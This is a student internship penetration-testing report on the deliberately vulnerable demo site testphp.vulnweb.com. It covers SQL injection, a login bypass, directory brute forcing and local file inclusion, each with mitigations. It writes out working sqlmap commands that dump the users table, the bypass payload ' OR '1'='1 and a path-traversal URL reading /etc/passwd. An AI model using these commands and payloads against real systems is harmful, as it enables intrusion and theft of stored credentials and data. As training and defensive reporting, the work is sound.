

NAME : Priya Kumari  
BATCH : June B1  
TASK LEVEL : Advanced Level

# TASK LEVEL (ADVANCED)

## TABLE OF CONTENT

S.NO	TITLE	PAGE NO.
1.	Create a detailed report including the information, planning and the attacks initiated and steps involved to analyze and initiate the attack in the website <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>	3

## LIST OF FIGURES

FIGURE NO.	NAME	PAGE NO.
1.	SQL Injection	4-5
2.	Authentication Bypass (SQL-based)	7
3.	Directory Brute Forcing	8
4.	Local File Inclusion (LFI)	10

# INTRODUCTION AND INFORMATION ABOUT THE REPORT AND THE MACHINE

Task level (Advanced)

## INTRODUCTION:

During my internship, I was responsible for performing multiple security assessments on this website:

<http://testphp.vulnweb.com/>

## INFORMATION:

- Port Scanning: Done using Nmap to identify accessible services (Port 80 open).
- Directory Enumeration: Performed using Gobuster which revealed sensitive directories like /admin, /uploads.
- Network Traffic Interception: Observed that login credentials and page requests were transmitted over unencrypted HTTP (using Wireshark).

## **TASK- 01**

- ✓ ATTACK NAME: SQL Injection
- ✓ SEVERITY: Level - High || Score - 9
- ✓ IMPACT: Exploited a GET parameter to extract database names and table contents. It revealed critical information like database structure and user tables.

- ✓ *STEPS TO REPRODUCE WITH SCREENSHOTS:*

### **Command Used:**


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

Discovered databases: acuart, information\_schema

## Further Enumeration:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump
```




The screenshot shows a terminal window titled 'anonym0us@anonym0us: ~/Priya Kumari'. The window displays the sqlmap logo and a disclaimer. The scan results indicate that the target URL is stable and that the GET parameter 'artist' is dynamic. A heuristic (basic) test shows that the GET parameter 'artist' might be injectable, and a heuristic (XSS) test shows that it might be vulnerable to cross-site scripting (XSS) attacks. The scan also identifies the back-end DBMS as 'MySQL'.

```
anonym0us@anonym0us: ~/Priya Kumari
File Actions Edit View Help

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:54:24 /2025-06-16/


[16:54:24] [INFO] testing connection to the target URL
[16:54:25] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:54:25] [INFO] testing if the target URL content is stable
[16:54:26] [INFO] target URL content is stable
[16:54:26] [INFO] testing if GET parameter 'artist' is dynamic
[16:54:26] [INFO] GET parameter 'artist' appears to be dynamic
[16:54:26] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[16:54:26] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site scripting (XSS) attacks
[16:54:26] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```



The screenshot shows the continuation of the sqlmap scan. The user has responded 'Y' to the question about skipping test payloads for other DBMSes. The scan continues with various tests, including 'AND boolean-based blind - WHERE or HAVING clause', 'reflective value(s) found and filtering out', 'Generic inline queries', and 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'. The scan identifies the GET parameter 'artist' as 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)' injectable. The scan also identifies 'MySQL inline queries' and 'MySQL >= 5.0.12 stacked queries (comment)'.

```
anonym0us@anonym0us: ~/Priya Kumari
File Actions Edit View Help

[16:54:26] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:58:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:58:38] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[16:58:39] [WARNING] reflective value(s) found and filtering out
[16:58:40] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[16:58:40] [INFO] testing 'Generic inline queries'
[16:58:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:58:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:58:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:58:42] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:58:42] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[16:58:42] [INFO] GET parameter 'artist' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[16:58:42] [INFO] testing 'MySQL inline queries'
[16:58:43] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[16:58:43] [WARNING] time-based comparison requires larger statistical model, please wait.....
```



The screenshot shows a terminal window titled "an0nym0us@an0nym0us: ~/Priya Kumari". The user has entered the command: `sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables`. The output includes a legal disclaimer, the start time, and information about resuming the back-end DBMS 'mysql'. It also shows the injection point for the 'artist' parameter.


```
an0nym0us@an0nym0us: ~/Priya Kumari
File Actions Edit View Help

(an0nym0us@an0nym0us)-[~/Priya Kumari]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:13:21 /2025-06-16/

[17:13:21] [INFO] resuming back-end DBMS 'mysql'
[17:13:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3439=3439
```



The screenshot shows the continuation of the SQLMap attack. It displays the web server operating system (Linux Ubuntu), the web application technology (PHP 5.6.40, Nginx 1.19.0), and the back-end DBMS (MySQL >= 5.6). It then shows the fetched columns for the 'users' table in the 'acuart' database. The output includes a table with 8 columns: name, address, cart, cc, email, pass, phone, and uname, all of type varchar(100).

```
an0nym0us@an0nym0us: ~/Priya Kumari
File Actions Edit View Help

web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[17:14:29] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

[17:14:30] [INFO] fetched data logged to text files under '/home/an0nym0us/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:14:30 /2025-06-16/

(an0nym0us@an0nym0us)-[~/Priya Kumari]
$
```

## ANALYSIS:

The artist parameter was vulnerable to SQL injection. SQLMap was able to automate the attack and dump database contents, proving that input is not sanitized or parameterized.

## MITIGATION STEPS:

1. Use parameterized queries (Prepared Statements).
2. Validate and sanitize all input data.
3. Employ Web Application Firewall (WAF).
4. Avoid exposing database error messages to users.

## RESOURCES USED:

- Kali Linux
- SQLMap
- Firefox Browser

- ✓ ATTACK NAME: Authentication Bypass (SQL-based)
- ✓ SEVERITY: Level - High || Score - 8
- ✓ IMPACT: Successfully logged into the admin panel without valid credentials using basic SQL logic injection.

### ✓ *STEPS TO REPRODUCE WITH SCREENSHOTS:*


- ✓ Visit the login page.
- ✓ Input the following credentials:

Username: admin

Password: ' OR '1'='1

Logged in as admin despite not knowing the real password.





### ANALYSIS:

The login backend failed to properly sanitize input and executed the login SQL query with injected logic allowing attackers to bypass authentication.

### MITIGATION STEPS:

1. Always use parameterized SQL queries.
2. Sanitize inputs before execution.
3. Enforce strong authentication policies and rate limits.
4. Log and monitor all failed login attempts.

### RESOURCES USED:

- Kali Linux
- Web Browser
- Manual Testing

- ✓ ATTACK NAME: Directory Brute Forcing
- ✓ SEVERITY: Level - Medium || Score - 6
- ✓ IMPACT: Revealed internal folders such as /admin, /images, /uploads which can contain sensitive files or offer entry points.


✓ *STEPS TO REPRODUCE WITH SCREENSHOTS:*

### Command Used:

```
gobuster dir -u http://testphp.vulnweb.com -w  
/usr/share/wordlists/dirb/common.txt
```

Discovered directories:

- /admin/
- /images/
- /uploads/





## **ANALYSIS:**

These directories are accessible via direct URL and in a real world setup, could expose sensitive files, configuration scripts or admin panels.

## **MITIGATION STEPS:**

1. Restrict access to internal directories via authentication.
2. Avoid using predictable directory names.
3. Conduct regular audits and clean unused folders.

## **RESOURCES USED:**

- Kali Linux
- Gobuster
- Common Wordlists


- ✓ ATTACK NAME: Local File Inclusion (LFI)
- ✓ SEVERITY: Level - High || Score - 6
- ✓ IMPACT: Tried accessing system-level files like /etc/passwd, which confirmed potential Local File Inclusion vulnerability.

✓ *STEPS TO REPRODUCE WITH SCREENSHOTS:*

### **URL Used:**

`http://testphp.vulnweb.com/showimage.php?file=../../../../../../../../etc/passwd`

Resulted in error: *"Image cannot be displayed because it contains errors"*, confirming that LFI was triggered.



### ANALYSIS:

The backend did not restrict file traversal in the file parameter. While content wasn't fully shown (due to image handling), it clearly shows the system tried accessing `/etc/passwd`.

### MITIGATION STEPS:

1. Disallow use of relative paths in file includes.
2. Use `basename()` or strict file whitelisting.
3. Validate and sanitize every user supplied file input.
4. Disable display of system errors in production.

### RESOURCES USED:

- Kali Linux
- Firefox
- Manual Testing

## **CONCLUSION:**

This hands on security assessment taught me more than just tools, it helped me think like an attacker. From finding SQL injection points to bypassing logins and uncovering hidden directories, I realized how small gaps can lead to big risks.

More than anything, this experience sharpened my instincts as a future security professional to question everything, validate inputs and never take "secure" at face value.